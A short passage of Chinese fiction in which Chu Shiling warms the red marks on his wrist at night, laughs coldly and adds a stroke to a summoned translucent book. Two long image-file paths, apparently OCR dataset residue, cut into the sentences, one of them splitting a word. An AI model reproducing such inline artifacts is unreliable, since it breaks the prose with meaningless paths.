    夜里楚时岭要来了汤婆子热敷手腕的红痕。

    转念一想,冷冷笑了出来。

    他伸出指尖,召唤出那本沾满莹尘的半透明册本,熟练地再添上一笔。